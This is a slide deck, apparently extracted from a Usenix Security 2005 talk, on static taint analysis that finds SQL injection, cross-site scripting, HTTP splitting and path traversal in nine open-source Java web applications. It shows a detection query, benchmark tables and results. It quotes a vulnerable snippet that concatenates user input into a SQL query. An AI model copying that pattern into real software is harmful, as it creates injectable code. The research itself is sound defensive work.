
```
query simpleSQLInjection
  returns
    object String param, derived;
  uses
    object HttpServletRequest req;
    object Connection        con;
    object StringBuffer       temp;
  matches {
    param = req.getParameter(_);

    temp.append(param);
    derived = temp.toString();


    con.execute(derived);
  }
```



Static Analysis



- 🔧 Solve problem statically
 - 🔧 Find all potential vulnerabilities
 - 🔧 Dynamic analysis only finds what it can observe at runtime
- 🔧 Static analysis is advantageous for rarely happening security conditions




User Interface for Examining the Vulnerabilities

The screenshot displays the Eclipse IDE interface. The main editor window shows the file `JDBCDatabaseExport.java` with the following code snippet:

```
/**  
 * Make an XML representation from a table.  
 */  
private static ResultSet readTable(String table, String appId, Connection connection) throws SQLException {  
    PreparedStatement prepStmt = connection.prepareStatement("SELECT * FROM " +  
        table + " WHERE applicationOid='" + appId + "'");  
    return prepStmt.executeQuery();  
}
```

The `Security vulnerability viewer` window at the bottom shows the following results:

- 5: Non-Web source causing a SQL injection. There are 4 objects in this security vulnerability.
 - JDBCDatabaseExport.java:76 source
 - JDBCDatabaseExport.java:170 (derivation method `StringBuffer.append`)
 - JDBCDatabaseExport.java:170 (derivation method `StringBuffer.append`)
 - JDBCDatabaseExport.java:170 sink (derivation method `StringBuffer.toString`)
- 6: Non-Web source causing a path traversal. There is 1 object in this security vulnerability.
- 7: Header manipulation source causing a cross-site scripting. There are 8 objects in this security vulnerability.




Guarantees Our Approach Provides

- User formulates a tainted object propagation problem
- Given a problem specification:


**Our analysis finds all vulnerabilities captured
by the specification in statically analyzed code**

- Caveats:
 - Reflection complicates analysis – need to find all code
 - Getting a complete specification is not that easy in practice
 - Character-level string manipulation has to be encapsulated
- But much better than fully unsound alternatives
 - Provide best-effort results only
 - Not clear what is missing




Outline

- Application-level attacks
- Our static analysis system
- Results & Conclusions
 - ▣ Experimental setup & our benchmarks
 - ▣ Security vulnerabilities found
 - ▣ False positives & effect of analysis features
 - ▣ Conclusions




Experimental Setup

- Suite of nine benchmark applications
 - Open-source Java J2EE apps
 - Available from SourceForge.net
- Widely used programs
 - Most are blogging/bulletin board applications
 - Used at a variety of sites
- Real-size applications
 - Bigger applications have almost 1,000 classes




Benchmark Stats

	Version	File count	Line count	Analyzed classes
jboard	0.3	90	17,542	264
blueblog	1	32	4,191	306
webgoat	0.9	77	19,440	349
blojsom	1.9.6	61	14,448	428
personalblog	1.2.6	39	5,591	611
snipsnap	1.0-BETA-1	445	36,745	653
road2hibernate	2.1.4	2	140	867
pebble	1.6-beta1	333	36,544	889
roller	0.9.9	276	52,089	989
Total		1,355	186,730	5,356



Analysis Running Times


Context sensitivity	Preprocessing	Points-to analysis				Taint analysis			
Improved object naming					√				√
		√			√		√		√
jboard	37	8	7	12	10	14	12	16	14
blueblog	39	13	8	15	10	17	14	21	16
webgoat	57	45	30	118	90	69	66	106	101
blojsom	60	18	13	25	16	24	21	30	27
personalblog	173	107	28	303	32	62	50	19	59
snipsnap	193	58	33	142	47	194	154	160	105
road2hibernate	247	186	40	268	43	73	44	161	58
pebble	177	58	35	117	49	150	140	136	100
roller	362	226	55	733	103	196	83	338	129



Result Summary

		Context sensitivity		√		√					
		Improved object naming		√	√		√	√			
Benchmark	Sources	Sinks	Reported warnings				False positives				Errors
jboard	1	6	0	0	0	0	0	0	0	0	
blueblog	6	12	1	1	1	1	0	0	0	1	
webgoat	13	59	51	7	51	6	45	1	45	0	6
blojsom	27	18	48	4	26	2	46	2	24	0	2
personalblog	25	31	460	275	370	2	458	273	368	0	2
snipsnap	155	100	732	93	513	27	717	78	498	12	15
road2hibernate	1	33	18	12	16	1	17	11	15	0	1
pebble	132	70	427	211	193	1	426	210	192	0	1
roller	32	64	378	12	261	1	377	11	260	0	1
Totals	392	393	2115	615	1431	41	2086	586	1402	12	29


- ✚ Find a total of 29 security violations
- ✚ 12 are false positives – caused by the same imprecision in one of the benchmarks



Classification of Errors


	SQL injections	HTTP splitting	Cross-site scripting	Path traversal	Total
Header manipulation	0	6	4	0	10
Parameter manipulation	6	5	0	2	13
Cookie poisoning	1	0	0	0	1
Non-Web inputs	2	0	0	3	5
Total	9	11	4	5	29

- Found a total of 29 errors
- Only a few announced before
- Parameter manipulation is the most popular injection technique
- HTTP splitting is the most popular exploit technique




Some Interesting Attack Vectors

- TRACE vulnerability in J2EE
 - Found a vulnerability in J2EE sources
 - Appears in four of our benchmarks
 - Known as a **cross-site tracing** attack
- Session.find vulnerability in hibernate2
 - Causes two application vulnerabilities
 - Common situation: attack vectors in libraries should be closed or at least documented




Validating the Vulnerabilities

- ✚ Reported issues back to program maintainers
 - ▣ Most of them responded
 - ▣ Most reported vulnerabilities were confirmed
- ✚ Resulted in more than a dozen code fixes
 - ▣ Had to report some issues twice
- ✚ Some people were non-cooperative
 - ▣ Had to convince some people by writing exploits
 - ▣ Library maintainers blamed application writers for the vulnerabilities




Low Number of False Positives


- ✚ Very high precision achieved with **context sensitivity + improved object naming**
- ✚ Only 12 false positives achieved in our nine benchmarks
- ✚ Have the same cause and can be fixed easily:
 - ▣ Slight modification of our object-naming scheme
 - ▣ One-line change to the pointer analysis
- ✚ However, may have false positives:
 - ▣ No predicate analysis
 - ▣ Didn't matter in our experiments



Precisions of Analysis Variations


- Again, **context sensitivity + better object naming** achieves low number of tainted objects
- Compare it to the alternatives





Conclusions

- ✚ We have good results
 - ▣ Found 29 security violations
 - ▣ 2 vulnerability vectors in libraries
 - ▣ Most reported vulnerabilities confirmed by maintainers
 - ▣ Resulted in more than a dozen code fixes
 - ▣ Only 12 false positives – easy to fix with slightly improved object naming
- ✚ Showed importance of
 - ▣ Context sensitivity
 - ▣ Better object naming on precision



Project Status

- ✚ Paper in Usenix Security 2005
- ✚ Working to get more experience with the system
- ✚ Visit

<http://suif.stanford.edu/~livshits/work.html>

for more info

Questions?